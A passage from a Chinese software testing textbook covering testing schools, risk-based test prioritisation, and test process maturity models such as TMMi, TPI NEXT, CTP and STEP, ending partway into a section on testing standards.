(1) 工厂学派(Factory School)：强调将测试任务演化为一系列的操作过程，然后这些操作过程自动化以后，获得廉价的劳动力来执行测试。

(2) 控制学派(Control School)：强调标准和依据标准建立的流程，相当于上面的标准学派。

(3) 测试驱动学派(Test-driven School)：强调以代码为焦点的测试，且程序员执行测试，相当于敏捷测试。

(4) 分析学派：为了评估软件质量而采用分析的方法，其中包括通过提高需求规格说明书的准确性、各种建模来提高可测试性。

(5) 上下文驱动学派：强调适应软件开发及应用所处的环境。

展望未来，测试的学派还会发生一些变化。工厂学派可以发展成全自动化测试生产线，形成基于模型的自动化测试：以传统测试的分析学派为基础，强调从需求分析开始，为需求或用户行为构建模型，然后基于模型自动产生和执行测试用例，它更适用于关键系统的验证。基于模型的测试也会促进自动化测试的发展，这两者之间是相辅相成的。没有测试建模的支持，自动化测试靠完全模拟手工的操作方式来实现，其实现和维护代价将相当大，使之投入产出比(ROI)总是不够理想，阻碍自动化测试的发展。当自动化测试能够借助基于模型的测试，那么自动化测试将事半功倍、如鱼得水，ROI 自然也会很高。基于模型的测试，最终也需要工具的支持，如 Pairwise、因果分析法等。如果没有工具支持，测试人员就会感觉很累而不愿应用。

基于云服务的测试模式：非关键系统在前期系统架构设计和代码实现上可借助良好的开发框架与工具、单元测试和持续集成等工作，在没有专职测试团队的工作情况下，也能保证产品质量处在一个基本可用的水平。然后，利用上述的公有云服务模式来完成更深度的测试，如可用性测试、配置测试、兼容性测试、性能测试都可以在云平台上自动完成。剩余的功能测试(包括业务流测试、场景测试等)就可以交给大众，通过远程服务完成测试。这些测试人员可能是业余志愿者，也可能是在家工作的专业测试人员，按任务领取报酬。

测试公有云提供公共的、开放的测试服务，像 UTest、SOASTA、SauceLab 和 Testin 等，可以完成手机应用、Web 应用或其他应用的功能测试、兼容性测试、配置测试和性能测试等。

而测试私有云是某个企业为自己建立的云测试服务，将测试机器资源、测试工具等都放在云端，公司的各个团队都可以共享所有测试资源，完成从自动分配资源、自动部署到测试结果报告生成的测试过程，而且还能将测试流程、测试管理等固化在私有云内。

4.4　基于风险的测试策略

从质量风险维度来看，软件测试可以被定义为“对软件系统中潜在的各种风险进行评估的活动”。软件测试自身的风险性是公认的，测试的覆盖度不能做到100%。测试的这种风险定义一方面源于这层含义，另外软件测试的标准有时不清楚，“软件规格说明书（Specification/Spec）”是其中的一个标准，但也不是唯一的，因为Spec中有些内容完全有可能是错误的，软件的社会性、用户的心理特性、用户直觉体验等都很难在Spec中被描述说明。所以，常常强调软件测试人员应该站在客户的角度去进行测试，除了发现程序中的错误，还要发现需求定义的错误、设计上的缺陷，可以针对产品的Spec去报Bug。但是，测试在大多数时间/情况下，是由工程师完成，而不是客户自己来做，所以又怎么能保证工程师和客户想得一样呢？

有人把开发比作打靶，目标明确，就是按照Spec去实现系统的功能。而把测试比作捞鱼，目标不明确，自己判断哪些地方鱼多，就去哪些地方捞；如果只捞大鱼（严重缺陷），网眼就可以大些、撒网区域相对比较集中（测试点集中在主要功能）。如果想把大大小小的鱼都捞上来，网眼就要小、普遍撒网，不放过任何一块区域（测试点遍及所有功能）。

基于风险的测试是指评估测试的优先级，先进行高优先级的测试，如果时间或精力不够，低优先级的测试可以暂时先不做。基于风险的测试，也就是根据事情的轻重缓急来决定测试工作的重点和工作的顺序，而影响测试优先级的因素主要是：

（1）该功能出问题对用户的影响有多大？对用户的影响越大，其优先级越高。

（2）出问题的概率有多大？概率越大，优先级越高。这种概率受功能模块的复杂性、代码质量的影响。复杂性越高或代码质量越低，问题发生的概率就越大。

还有其他一些影响因素，例如，新功能或修改的功能对该功能是否有很高的依赖性？依赖性越高，优先级越高。影响测试优先级的两个关键因素，可以通过图4-9来表示。横轴代表影响，竖轴代表概率，根据一个软件的特点来确定：如果一个功能出了问题，它对整个产品的影响有多大，这个功能出问题的概率有多大？如果出问题的概率很大，出了问题对整个产品的影响也很大，那么在测试时就一定要覆盖到。对于一个用户很少用到的功能，出问题的概率很小，就算出了问题的影响也不是很大，如果时间比较紧，就可以考虑不测试。软件产品的风险度可以通过出错的影响程度和出现的概率来计算，测试可以根据不同的风险度来决定测试的优先级和测试的覆盖率。基于风险的测试过程可以归纳为以下几个步骤。

问题发生的可能性

高可能性 影响小	高 影响中等	高 影响大
中可能性 影响小	中 影响中等	中 影响大
低可能性 影响小	低 影响中等	低 影响大

对产品使用的影响

图4-9　风险评估方法的示意图

（1）列出软件的所有功能和特性；

（2）确定每个功能出错的可能性；

（3）如果某个功能出错或欠缺某个特征，需要评估对用户使用软件产品的影响程度；

(4) 根据上面两个步骤,计算风险度;
(5) 根据可能出错的迹象,来修改风险度;
(6) 决定测试的范围,编写测试方案。

4.5 测试过程改进

随着软件产业界对软件过程的不断研究,美国工业界和政府部门开始认识到,软件过程能力的不断改进才是增强软件组织的开发能力和提高软件质量的第一要素。在这种背景下,由美国卡内基·梅隆大学软件工程研究所(SEI)研制并推出了软件能力成熟度模型(Software-Capacity Maturity Model,SW-CMM),CMM 逐渐成为评估软件开发过程的管理以及工程能力的标准。现在,形成了以个体软件过程(Personal Software Process,PSP)、团队软件过程(Team Software Process,TSP)、过程成熟度集成模型 CMMI 等为主导的软件开发过程改进体系。

但是,CMMI 没有提及软件测试成熟度的概念,没有充分讨论如何改进测试过程,所以,许多研究机构和测试服务机构从不同角度出发提出有关软件测试方面的能力成熟度模型,作为对 SEI-CMMI 的有效补充,比较有代表性的成功案例有以下几个。

(1) 美国国防部提出一个 CMM 软件评估和测试 KPA(Key Process Area,关键过程域)建议。

(2) Gelper 博士提出一个测试支持模型(Test Support Model,TSM),以评估测试小组所处环境对测试工作的支持程度。

(3) Burgess/Drabick I. T. I. 公司提出的测试能力成熟度模型(Testing Capability Maturity Model,TCMM)则提供了与 CMM 完全一样的 5 级模型。

(4) Burnstein 博士提出了测试成熟度模型(Test Maturity Model,TMM),依据 CMM 的框架提出测试的 5 个不同级别,关注于测试的成熟度模型。

下面首先讨论 TMM,然后再讨论其他测试过程改进模型,如 TPI 等。

4.5.1 TMMi

过程能力描述了遵循一个软件测试过程可能达到的预期结果的范围。了解过程能力对于预测产品质量是十分关键的。组织的过程能力为组织承担新项目时能否达到期望结果提供了预测依据。一个稳定的、可预测的过程必须具有一致的执行,而当一个过程不稳定时,通常由检查过程一致性开始来找出问题的根本原因。经验表明,过程一致性检查可从下面三个方面来实施。

(1) 执行过程的适宜性检查。有助于识别合适的行动,来纠正那种由于缺乏适合性而导致过程不稳定或不能满足客户需求的情况。

(2) 已定义过程的应用度量。过程稳定性依赖于对已定义过程一致的执行。通过度量已定义过程的利用程度,能够确定已定义过程何时没有得到切实的执行,以及可能的偏差原因,从而采取合适的行动。

(3) 过程评审和纠正。如果放任不管,过程会偏离受控状态而进入混乱状态。可以通过定期过程状态评审、正式的过程评估和项目校准来维护过程。

测试是软件开发过程中一个重要组成部分,并为高质量的软件产品开发提供大力支持。许多组织都没有意识到测试流程的全部潜力,因为这些过程往往不成熟。伊利诺斯技术研究

所(Illinois Institute of Technology)的 TMM 正是解决这个问题,借助这个测试成熟度模型,可以协助评估和改善其软件测试流程软件组织。TMM 的建立,得益于以下三点。

(1) 充分吸收 CMM 的精华;

(2) 基于历史演化的测试过程;

(3) 业界的最佳实践。

TMM 也将测试过程成熟度分为 5 个等级——初始级、定义级、集成、管理 & 度量、优化等,如图 4-10 和表 4-2 所示。每一个等级都包括已定义的过程域,组织在升级到更高一个等级之前,需要完全满足前一个等级的过程域。要达到特定的等级需要实现一系列的预先定义好的成熟度目标和附属目标。这些目标根据活动、任务和责任等进行定义,并依据管理者、开发人员、测试人员和客户或用户的特殊需求来进行。TMM 由以下两个主要部分组成。




图 4-10　TMM 的 5 个级别简要描述

表 4-2　目前测试成熟度模型的基本描述

级别	简单描述	特征	目标
1	Initial(初始级) 测试处于一个混乱的状态,缺乏成熟的测试目标,测试处于可有可无的地位	还不能把测试同调试分开; 编码完成后才进行测试工作; 测试的目的是表明程序没有错;缺乏相应的测试资源	
2	Phase Definition(阶段定义级)测试目标是验证软件符合需求,会采用基本的测试技术和方法	测试被看作是有计划的活动; 测试同调试分开; 但编码完成后才进行测试工作	启动测试计划过程; 为基本的测试技术和方法制度化
3	Integration(集成级) 测试不再是编码后的一个阶段,而是把测试贯穿在整个软件生命周期中。测试是建立在满足用户或客户的需求上	具有独立的测试部门; 根据用户需求设计测试用例; 有测试工具辅助进行测试工作; 没有建立起有效的评审制度; 没有建立起质量控制和质量度量标准	建立软件测试组织; 制定技术培训计划; 测试在整个生命周期内进行; 控制和监视测试过程

续表

级别	简单描述	特　征	目　标
4	Management and Measurement(管理和度量级) 测试是一个度量和质量控制过程。在软件生命周期中评审作为测试和软件质量控制的一部分	进行可靠性、可用性和可维护性等方面的测试； 采用数据库来管理测试用例； 具有缺陷管理系统并划分缺陷的级别； 还没有建立起缺陷预防机制，且缺乏自动地对测试中产生的数据进行收集和分析的手段	实施软件生命周期中各阶段评审； 建立测试数据库并记录、收集有关测试数据； 建立组织范围内的评审程序； 建立测试过程的度量方法和程序； 软件质量评价
5	Optimization(优化级) 具有缺陷预防和质量控制的能力； 已经建立起测试规范和流程，并不断地进行测试过程改进	运用缺陷预防和质量控制措施； 选择和评估测试工具存在一个既定的流程； 测试自动化程度高； 自动收集缺陷信息； 有常规的缺陷分析机制	应用过程数据预防缺陷； 统计质量控制； 建立软件产品的质量目标； 持续改进测试过程； 优化测试过程

(1) 5个别级的一系列测试能力成熟度的定义，每个级别的组成包括到期目标、到期子目标活动、任务和职责等。

(2) 一套评价模型，包括一个成熟度问卷、评估程序和团队选拔培训指南。

TMMi基础(参见www.tmmifoundation.org)定义了TMM的接替标准TMMi。TMMi是基于TMM框架延伸的、针对测试过程改进更细节化的模型。TMMi是由伊利诺斯州的技术组织开发的，总结了TMM和CMMI当中相应过程域的实践经验，包含以下两个主要文档。

(1) TMMi参考模型(级别2和级别3的2.0版本已发布)，描述了TMMi的结构及其所有过程域，包括支持过程域的具体实践。

(2) TMMi评估方法应用需求(TAMAR)描述如何建立适合TMMi参考模型的评估方法，也就是定义评估方法的需求。

4.5.2 TPI NEXT

TPI是业务驱动的、基于连续性表示法的测试过程改进的参考模型，是在软件控制、测试知识以及过往经验的基础上开发出来的。TPI模型用于支持测试过程的改进，包括一系列的关键域、生命周期、组织、基础设施、工具及技术，并可以用于了解组织内测试过程的成熟度。在这个基础上，该模型帮助我们定义了渐进的、可控的改进步骤。TPI模型的构成如图4-11所示。




图4-11　TPI模型的构成

1. 关键域

TPI模型考虑了测试过程的各个方面，如测试工具的使用，设计技术或报告。通过对不同方面的评估，测试过程的优点和缺点都变得清晰，这些方面被称为关键域。测试过程分为16个测试组织需要明确的关键域，基线和改进建议都是基于以下16个关键域进行的。

(1) 对相关利益者的承诺(Stakeholder Commitment)；

(2) 介入程度(Degree of Involvement)；

(3) 测试策略(Test Strategy)；

(4) 测试组织(Test Organization)；

(5) 沟通(Communication)；

(6) 报告(Reporting)；

(7) 测试过程管理(Test Process Management)；

(8) 估算和计划(Estimating and Planning)；

(9) 度量(Metrics)；

(10) 缺陷管理(Defect Management)；

(11) 测试件管理(Testware Management)；

(12) 测试方法实践(Methodology Practice)；

(13) 测试人员专业化(Tester Professionalism)；

(14) 测试用例设计(Test Case Design)；

(15) 测试工具(Test Tools)；

(16) 测试环境(Testing Environment)。

2. 级别

为了了解过程在每个关键域所处的状态，即对关键域的评估结果，通过级别来体现。模型提供了12个级别，由A到M，A是最低级。根据测试过程的可视性改善、测试效率的提高或成本的降低以及质量的提高，级别会有所上升。例如，对于关键域“报告”，4个级别分别如下。

(1) 报告发现的缺陷；

(2) 报告测试过程的进度；

(3) 定义系统风险以及根据度量提供建议；

(4) 提供具有测试过程改进特征的建议。

对于部分关键域的某些级别描述，如表4-3所示(仅供参考，来自TPI，非TPI NEXT)。如果关键领域非常不成熟，也有可能达不到初始A级的要求。有些关键领域可能只能评为A或者B(如“估算和计划”)，而其他(如“度量与分析”)的评级范围可以是A、B、C或者D。对于给定的关键领域评估，可通过对TPI模型所定义的检查点进行评估实现。例如，当关键领域所要求的检查点都满足了A级和B级的要求，那么这个关键域就达到了B级。

TPI模型定义了众多过程和等级之间的依赖关系。这些依赖关系保证了测试过程的均衡发展。例如，如果关键域“报告”没有相应地达到A级，那么关键领域“度量与分析”也就不可能达到A级，因为如果没有测试报告，度量与分析就没有意义。对于依赖关系的使用，在TPI模型当中是可选的。

表 4-3 TPI 部分关键域不同级别的要求

级别 关键域	A	B	C	D
测试策略	单个高层测试的策略	高层测试的组合策略	高层测试和底层测试或评估的组合策略	所有测试和评估的组合策略
介入程度	测试基线完成后	测试基线开始	需求定义开始	项目启动
估算和计划	被证实的估算和计划	统计意义上被证实的估算和计划		
度量	项目度量(产品)	项目度量(过程)	系统度量	组织度量(>1 个系统)
测试自动化	工具的使用	可管理的测试自动化	优化的测试自动化	
测试环境	可管理和可控制的环境	最适合测试的环境	按需的环境(on-demand)	
承诺与动力	预算和时间的分配	测试和项目组织的集成	测试-工程	
测试方法应用	项目特定的	组织通用的	组织不断优化的(R&D,研发)	
沟通	内部通信	项目沟通(缺陷、变更控制)	围绕测试流程质量的组织内沟通	
报告	缺陷	进展(测试和产品的状态)、活动(成本、时间和里程碑)、具有优先级的缺陷	经过度量数据呈现的风险、建议	具有软件过程改进特性的建议
缺陷管理	(测试团队)内部的缺陷管理	具有灵活报告机制的外部缺陷管理	项目缺陷管理	
测试件管理	内部的测试件管理	测试基线和测试对象的外部管理	可复用的测试件	从系统需求到测试用例的可追溯性
测试过程管理	计划和执行	计划、执行、监控和调整	组织内的监控和调整	

3. 测试成熟度矩阵

测试成熟度矩阵提供了关键域各个等级(A/B/C/D)和总体测试过程成熟度等级的映射关系,如表 4-4 所示,这可以很好地帮助我们定义内在的优先级,以及级别和关键域之间的依赖关系。每个级别都关联到测试成熟度一个特定的度量尺度,它被分为 13 种尺度。由这些微小的尺度构成总体等级,总体等级包括:可控的、有效的和不断优化的。

(1) 可控的:测试过程可以为了解测试对象的质量提供足够的可视性,而且按照已定义的测试策略完成测试的执行,采用合适的测试说明技术,缺陷被记录下来并被报告。

(2) 有效的:测试不仅是可控的,而且达到良好的效率,例如,借助自动化测试、整合组织内各种有效的测试方法、项目的测试策略等达到这个等级。

(3) 不断优化的:持续的测试流程改进、引入新的测试方法、建立新的测试架构等,从而最大限度地保持测试效率和质量。

表 4-4　各个关键域不同级别的要求

总体等级 / 关键域		可控的					有效的					不断优化的		
	0	1	2	3	4	5	6	7	8	9	10	11	12	13
测试策略		A					B				C		D	
生命周期模型		A			B									
介入时间			A				B				C		D	
估计和计划				A							B			
测试规格技术		A		B										
静态测试技术					A		B							
度量						A			B			C		D
测试自动化				A				B			C			
测试环境				A				B						C
办公环境				A										
承诺与动力		A				B						C		
测试功能与培训				A			B				C			
方法的范围					A						B			C
沟通			A		B							C		
报告		A			B		C					D		
缺陷管理		A				B		C						
测试件管理			A			B				C				D
测试过程管理		A		B								C		
评估							A			B				
底层测试					A		B		C					

4. 检查点

为了能客观地决定各个关键域的级别，TPI 模型提供了一种度量工具——检查点。每个级别都有若干个检查点，测试过程只有在满足了这些检查点的要求之后，才意味着它达到了特定的级别。

例如，关键域“沟通”级别 A——“内部沟通”的检查点有：

(1) 测试团队内部是否有一个定期的会议，会议有固定的日程安排并集中讨论测试进度和测试对象的质量？

(2) 每个团队成员是否定期参加会议？

(3) 执行偏离计划是否和团队沟通并记录在案？

而同一关键域“沟通”级别 B——“项目沟通”的检查点，除了上述级别 A 的三个检查点之外，还要检查：

(1) 每次会议是否有记录(形成会议纪要)？

(2) 会议中除了讨论测试进度和测试对象的质量之外，还是否将测试流程质量作为固定讨论的主题之一？

(3) 测试经理是否定期在项目会议上报告测试进度、测试对象的质量、测试流程质量以及项目中存在的风险？

(4) 会议中达成的一致意见(或协议)是否有文字记录？

(5) 计划和发布日期的任何变化是否及时通知测试经理？

(6) 在定期的缺陷分析和解决会议上,测试团队和其他团队的代表是否都参与?

(7) 变更控制是否认真考虑了对测试工作的影响?

在 TPI 的评估过程当中,将会使用定量的度量和定性的访谈以建立测试过程成熟度等级。

5. 建议

检查点帮助我们发现测试过程中的问题,而建议会帮助我们解决问题,最终改进测试过程。建议不仅包含对如何达到下个级别的指导,而且还包括一些具体的操作技巧、注意事项等。例如,针对关键域"沟通"级别 A——"内部沟通"的建议有:

(1) 要求每个测试团队的成员定期评估测试流程,提出哪些地方执行得很好、哪些地方需要改进;

(2) 在会议中提出的一些措施要得到一致的处理或一贯的执行;

(3) 项目安排都应该在会议上宣布。

4.5.3 CTP

关键测试过程(Critical Test Process,CTP)评估模型主要是一个内容参考模型,一个上下文相关的方法,并能对模型进行裁剪,包括:

(1) 特殊挑战的识别。

(2) 优秀过程属性的识别。

(3) 过程改进实施顺序和重要性的选择。

使用 CTP 的过程改进,始于对现有测试过程的评估,通过评估以识别过程的强弱,并结合组织的需要提供改进的意见。CTP 识别了 12 个关键测试过程,通过实施这些关键过程,来改进测试过程,造就成功的测试团队。不同特定背景下的评估不同,但一般而言,CTP 评估将对下列数量相关的度量与分析进行检查。

(1) 缺陷发现率。

(2) 投资回报率。

(3) 需求覆盖率和风险覆盖率。

(4) 测试发布管理费用。

(5) 缺陷报告拒绝率。

CTP 评定过程中通常对下面的质量因素进行评估。

(1) 测试小组角色和效率。

(2) 测试计划效用。

(3) 测试小组测试水平,背景知识和技术。

(4) 缺陷报告效率。

(5) 测试结果报告效率。

(6) 变更管理效率和平衡。

评估过程中识别出薄弱过程域后,需要开始制定改进计划。模型为每个关键测试过程提供了通用改进计划,但评估小组需要对它们进行合适的裁剪。

曾任 ISTQB 主席的 Rex Black 写过一本 CTP 的书,书名就是 Critical Testing Processes。在这本书中,展示了管理测试项目的 4 个关键过程——计划(Plan)、准备(Prepare)、执行(Perform)和完善(Perfect),可以说是 4P。4P 可能受到著名的质量大师 W. E. Deming 的 PDCA(Plan-Do-Check-Act,计划-执行-检查-改进)循环的启发,虽然两者有比较大的差异。

4P关键过程可分成实践和管理这两个部分,计划和完善主要是管理工作,准备和执行是实践工作,强调在早期计划和准备阶段投入了大量的时间与精力,因为认真细致的计划将使测试的实际执行平滑和迅速。

(1) 计划(Plan),主要关注做好测试的项目管理,包括如何和其他团队达成一致的意见,有效地解决问题,避免冲突。

① 分析风险,决定测试的重点。

② 评估测试的时间和成本。

③ 分析预算并评估测试的投资回报(减少的劣质成本/测试的成本)。

④ 使参与工作的每个成员在评估方面达成一致。

⑤ 计划测试。

(2) 准备(Prepare),从管理人员签订总体计划到测试团队开始执行测试用例的过程。这个阶段主要工作是人员聘用、团队建设和培训、建立测试制度和衡量测试覆盖率等问题,包括如何面对不清晰的需求定义,如何在进度、预算和质量之间获得平衡。

(3) 执行(Perform),讨论测试团队如何与发布工程或者配置管理团队合作,以及产品构建怎样移交到测试团队的信息。因为每一项都很好地计划并预先充分地准备,所以,执行就比较容易,虽然现实中测试执行可能是最长的阶段。

(4) 完善(Perfect),完成产品的测试和改进测试过程,包括如何发现、报告并响应问题,以及缺陷处理过程中如何有效沟通。

如果进一步细分,软件测试还可以分为如下12个子关键过程。

① 测试;

② 建立上下文关系和测试环境;

③ 质量风险评估;

④ 测试估算;

⑤ 测试计划;

⑥ 测试团队开发;

⑦ 测试(管理)系统开发;

⑧ 测试发布管理;

⑨ 测试执行;

⑩ 缺陷报告;

⑪ 测试结果报告;

⑫ 变更管理。

4.5.4 STEP

STEP(Systematic Test and Evaluation Process,系统化测试和评估过程)是一个内容参考模型,认定测试是一个生命周期活动,在明确需求后开始直到系统退役。STEP提倡通过测试在软件开发生命周期早期介入来改进质量,而不是作为编程结束之后的一项关键活动,以确保更早地发现缺陷,包括发现由需求定义、设计规格说明书和设计等引入的缺陷。

STEP与CTP比较类似,而不像TMMI和TPI,并不要求改进需要遵循特定的顺序。某些情况下,STEP评估模型可以与TPI成熟度模型结合起来使用。STEP的实现途径是使用基于需求的测试方针以保证在设计和编码之前,已经设计了测试用例以验证需求规格说明。

该方法识别并关注测试中的以下三个主要阶段。

(1) 计划,制定测试策略,开发总的测试计划和详细的各个单项的测试计划。

(2) 获得测试件,包括定义测试目标,创建测试计划和设计测试用例。

(3) 度量,执行测试,确保测试是充分的,并得到严格的监控。

STEP 方法的基本前提包括以下几个。

(1) 基于需求的测试策略。

(2) 在生命周期初始开始进行测试。

(3) 测试用作需求和使用模型。

(4) 由测试件设计导出软件设计(测试驱动开发)。

(5) 及早发现缺陷或完全的缺陷预防。

(6) 对缺陷进行系统分析。

(7) 测试人员和开发人员一起工作。

STEP 的评估过程中,使用定量的度量和定性的访谈。定量的度量和分析包括以下几方面。

(1) 不同时期的测试状态。

(2) 测试需求和风险覆盖。

(3) 缺陷趋势,包括发现、等级和分类分项数据。

(4) 缺陷密度。

(5) 缺陷移除效率。

(6) 缺陷发现率。

(7) 缺陷引进、发现和移除等阶段。

(8) 测试成本,包括时间、工作量和资金。

量化的因子包括以下两个。

(1) 已定义的测试过程使用。

(2) 客户满意度。

详细内容,可以参考 Rick Craig 和 Stefan P. Jaski 所著的 *Systematic Software Testing*(有中文译本《系统的软件测试》)。

4.6 软件测试规范

一个完整的软件测试规范,应该包括规范本身的详细说明,比如规范目的、范围、文档结构、词汇表、参考信息、可追溯性、方针、过程/规范、指南、模板、检查表、培训、工具、参考资料等。这里主要参考 GBT 15532—2008《计算机软件测试规范》来介绍软件测试规范,包括软件测试的每个子过程中测试人员的角色、职责、活动描述及所需资料。

1. 角色

任何项目的实施首先要考虑的是人的因素,对人的识别与确认,软件测试尤其不能例外。在软件测试中,通常会把所有涉及人员进行分类以确立角色,并按角色进行职责划分。通常会按表 4-5 的方式进行划分。

表 4-5　软件测试中最基本的角色定义

测试分析人员	制定和维护测试计划，设计测试用例及测试过程，生成测试分析报告
测试人员	执行集成测试和系统测试，记录测试结果
设计人员	设计测试需要的驱动程序和桩程序
编码人员	编写测试驱动程序和桩程序，执行单元测试

2. 进入准则

进入准则也就是对软件测试切入点的确立。通过前几章的学习，我们知道，软件测试实质上是伴随 SQA 整体活动，在软件开发周期的各个阶段都在进行的，因此软件项目立项并得到批准就意味着软件测试的开始。

3. 输入项

软件测试需要相关的文档作为测试设计及测试过程判断符合性的依据和标准，对于需要进行专业的单元测试的项目还要有程序单元及软件集成计划相应版本等文档资料。这些文档一并作为测试的输入，如表 4-6 所示。

表 4-6　软件测试输入项

